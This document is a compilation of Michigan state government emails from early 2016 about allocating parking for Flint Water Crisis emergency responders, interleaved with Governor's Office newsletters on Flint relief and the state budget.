**Cc:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
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Brandon –

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**Cc:** McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Subject:** FW: Flint Parking - Priority Request

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Thanks.

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



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---

**From:** Lawson, Michelle (DTMB) **On Behalf Of** Parking  
**Sent:** Tuesday, January 19, 2016 10:51 AM  
**To:** Philip, Brandon (DTMB) <philipb@michigan.gov>  
**Cc:** Tefft, Niki (DTMB) <tefft@michigan.gov>; Parking <Parking@michigan.gov>  
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This took roughly 45 minutes to complete.

Thank you,

Michelle Lawson  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

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Thank you!

Brandon Philip  
Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection

Office of Infrastructure Protection  
(517) 335-4110



---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Monday, January 25, 2016 10:37 AM  
**To:** Tefft, Niki (DTMB); Philip, Brandon (DTMB)  
**Cc:** MSP-EOC-MDTMB  
**Subject:** RE: Flint Parking - Priority Request

We will take whatever is available.

Thank you!

Jeanette

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Monday, January 25, 2016 9:33 AM  
**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
**Cc:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
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Niki Tefft, Crew Leader  
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Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

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Michigan Department of Technology, Management & Budget



Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



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Michigan Department of Technology, Management & Budget  
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**Sent:** Tuesday, January 19, 2016 10:51 AM  
**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
**Cc:** Tefft, Niki (DTMB) <[tefft@michigan.gov](mailto:tefft@michigan.gov)>; Parking <[Parking@michigan.gov](mailto:Parking@michigan.gov)>  
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Michelle Lawson  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Tuesday, January 19, 2016 9:32 AM  
**To:** Brennan, Tammy (DTMB); Lawson, Michelle (DTMB); Parking  
**Cc:** Tefft, Niki (DTMB); Rokely, Rick (DTMB)  
**Subject:** Flint Parking - Priority Request  
**Importance:** High

Michelle and Tammy –

Please create an account in AIMS for the Flint Water Emergency and assign 25 reserved parking spaces to it (according to the numbers I have, we should have enough vacancies to accommodate this). I will also need parking maps with each of the assigned parking spaces highlighted (one set of maps with all spaces highlighted). I need this electronically...if you are unsure how to do this, please ask Rick for assistance.

I will need to know who completed this request and how much time it took...this is required for overall SEOC emergency cost tracking.

I would like to have this complete today.

Thank you!

Brandon Philip  
Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110




**HELP. CONNECT. SOLVE.**

**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Tefft, Niki (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:57 AM  
**To:** Tefft, Niki (DTMB)  
**Subject:** Thank you for your service

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Flag icons

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.


Thanks,

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Governor Snyder signature

Governor Rick Snyder



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Photos of state employees volunteering




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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:16 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



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## Budget recommendation will include \$30 million request for Flint water bill repayments




When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion

of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."


[Click here to learn more about the budget request.](#)



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **Click here to watch the video.**

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

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**Sent:** Thursday, February 04, 2016 2:02 PM  
**To:** Rokely, Rick (DTMB)  
**Cc:** Philip, Brandon (DTMB)  
**Subject:** Flint General- Capacity Increase


With the recent activity in Flint and the added emergency staff into the parking ramp, new employees have been forced to wait on a list for a parking space. Mike Noonan has stated that he sees at least 20 empty spaces on the roof every day, so with his agreement, I have increased the capacity of the random/uncovered parking from 234 to 240 to accommodate some of the staff waiting to park.

We will track the utilization again when the Flint Water Crisis is over and adjust the counts at that time.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:53 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan




Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.


This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of Michigan's families. [Click here to learn more about the top 6 takeaways from the](#)

## Governor's FY 2017 state budget.



### Click a tweet to tweet it out:



The #MiBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @OneToughNerd's #MiBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MiBudget [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

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---

**From:** Parking  
**Sent:** Friday, February 12, 2016 12:05 PM  
**To:** Wozniak, Jennifer (DHHS)  
**Subject:** RE: Parking Issues- Genesee County Union St.

Ms. Wozniak-

My apologies for your recent parking inconvenience however with the Flint water issue being declared a state emergency things are pretty chaotic at the moment. We are working very closely with the emergency staff to resolve the parking issues and things should be settling down very soon. Unfortunately you are not the only one that has encountered your parking space occupied by another vehicle however is the first complaint that the DTMB Parking Office has received from you. The DTMB Facility staff in Flint is working very hard to accommodate both the employees and the emergency staff. Please continue to be patient with us and report any issues that you encounter.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658

From: Wozniak, Jennifer (DHHS)  
Sent: Wednesday, February 10, 2016 2:06 PM  
To: Parking  
Subject: Parking Issues- Genesee County Union St.

Since the Flint water oversight began, it is rare that I am able to park in my assigned parking spot, spot 31. I have had this spot assigned to me since November of 2012. Since the Flint water crisis oversight began, I have had my spot unoccupied about three times, allowing me to park there. Every day I come in, my spot is usually occupied. I report it to building security and will now start reporting it to Central Office, as instructed. The building security is great about handling the situation but new cars park in my spot on a daily basis. I also know that security has been telling people to park on the upper levels, because I see them do it. People aren't listening to them. There has even been one occasion that security has had a car moved from my spot, and another car took that as an opportunity to take my spot before I could, within an hour of the other car moving. I arrived today at 11:30 and the car that was in my spot when I arrived is still there. As a mobile employee, it is frustrating to pay double the parking fee for a covered and reserved spot parking that I cannot use unless I come into the office at 8am, which is rare. I am not the only one having these issues. It is not fair to me to have to pay extra to have to park in a random spot that is uncovered, because people do not want to follow protocol that they are made aware of. I am hoping that some type of compensation can be issued for the difference between what I am paying for parking and the standard parking fee for our office, until I am able to reliably use my assigned spot. Thank you in advance for your assistance.

Jennifer Wozniak  
CPS Investigator- Genesee County  
Cell Phone- 810-259-5746

---

**Sent:** Friday, February 12, 2016 2:11 PM  
**To:** McKee, Ryan (DTMB)  
**Subject:** RE: Parking EPA

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658

-----Original Message-----

From: Philip, Brandon (DTMB)  
Sent: Friday, February 12, 2016 1:07 PM  
To: Doll, Jeanette (DTMB); McKee, Ryan (DTMB); MSP-EOC-MDTMB  
Cc: Noonan, Michael (DTMB); Pratt, Jeff (DTMB); Tefft, Niki (DTMB); Christensen, Chris (DTMB)  
Subject: RE: Parking EPA  
Importance: High

Jeanette and Ryan -

This is becoming too cumbersome and is continuing to negatively affect other customers. Two options:

1. You give us 40 names and card numbers to program with ramp access and we remove access from all other responders - no one is allowed into the ramp unless they have access on their card
2. We remove access from all responder cards and, instead, provide 40 dedicated parking cards that can be distributed as needed

I am fine with either option, but we really need to take control of how many Flint Water responders are utilizing the ramp. If you can think of another option that would solve the problem, let me know.

Please advise as to which option you'd like to go with so we can move beyond these problems.

Thanks.

Brandon Philip  
Michigan Department of Technology, Management & Budget Cybersecurity & Infrastructure Protection Office of  
Infrastructure Protection  
(517) 335-4110

-----Original Message-----

From: Tefft, Niki (DTMB)  
Sent: Friday, February 12, 2016 11:04 AM  
To: Pratt, Jeff (DTMB) <[prattj@michigan.gov](mailto:prattj@michigan.gov)>; Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
Cc: McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
Subject: RE: Parking EPA

We only have 40 parking spaces available for staff working on the Flint Water Crisis and we obviously have more staff than that working in Flint. We are having issues on a daily basis with emergency staff parking in employee reserved parking spaces.

We can handle this however you see fit however if the all of the 40 designated spaces are full then they need to find parking elsewhere. Please let me know how you would like us to proceed.

At the point that we exceeded 40 staff we stopped adding parking access and I believe the staff who were not given parking access were told that they needed to utilize the public parking options.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658

-----Original Message-----

From: Pratt, Jeff (DTMB)  
Sent: Thursday, February 11, 2016 7:13 PM  
To: Noonan, Michael (DTMB)  
Cc: Tefft, Niki (DTMB)  
Subject: Re: Parking EPA

So I am confused. I know shocking.

Are we to deny EPA officials from parking in the ramp or are they being programmed so they can?

Thanks,  
Jeff

> On Feb 10, 2016, at 17:49, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

>

> Yes they were letting them in until they had cards, I will copy Jeff

> on this and ask that they now be sent away

>

> Sent from my iPhone

>

>> On Feb 10, 2016, at 1:46 PM, Tefft, Niki (DTMB) <[tefftn@michigan.gov](mailto:tefftn@michigan.gov)> wrote:


>>

>> Is there a contact person in Flint that they should check with? He stated that he has been parking in the ramp all along however he does not have access on his card, could the guard be letting him in??


>>  
>> Thank you,  
>>  
>> Niki Tefft, Crew Leader  
>> DTMB- Cybersecurity & Infrastructure Protection Customer Service  
>> Center & Parking  
>> Office: 517.373.3420  
>> Fax: 517.241.4658  
>>  
>>  
>>  
>> -----Original Message-----  
>> From: Noonan, Michael (DTMB)  
>> Sent: Wednesday, February 10, 2016 1:44 PM  
>> To: Doll, Jeanette (DTMB); Tefft, Niki (DTMB)  
>> Cc: Walts, Brian (DTMB)  
>> Subject: Parking EPA  
>>  
>> So I just got a call from a mad EPA person because he can't park in the ramp.  
>> He was told to call me?  
>> Can you explain to all of them that the city has parking and I can't help them.  
>>  
>>  
>> Sent from my iPhone

---

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:28 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint



---

Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.

Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).


[Click here to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.](#)






Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Click here to watch the video.](#)

## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

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---

**From:** Banks, Redonna (DHHS)  
**Sent:** Thursday, February 18, 2016 12:57 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** FW: Reserved Handicapped Space #47  
**Attachments:** Flint Level 3.pdf; Flint Level 4 with VTS (1).pdf

Good Afternoon Ms. Tefft,

I had noticed space #82 was temporarily being occupied by someone from the Emergency Response Team for the Water Crisis in Flint. If this space should become available in the future, can you keep me in mind for a possible transfer? Thanks in advance for your consideration in this matter.

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Thursday, October 01, 2015 2:19 PM  
**To:** Banks, Redonna (DHHS) <[BanksR2@michigan.gov](mailto:BanksR2@michigan.gov)>  
**Subject:** RE: Reserved Handicapped Space #47

Ms. Banks,

My apologies for your inconveniences thus far, I have attached maps with the currently vacant spaces highlighted in green however there are not currently any handicap parking spaces vacant.

Please let me know if one of the highlighted spaces will better accommodate your need.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Voicemail: 517.373.7718  
Fax: 517.241.4658

---

**From:** Banks, Redonna (DHS)  
**Sent:** Wednesday, September 30, 2015 9:43 AM  
**To:** Noonan, Michael (DTMB)  
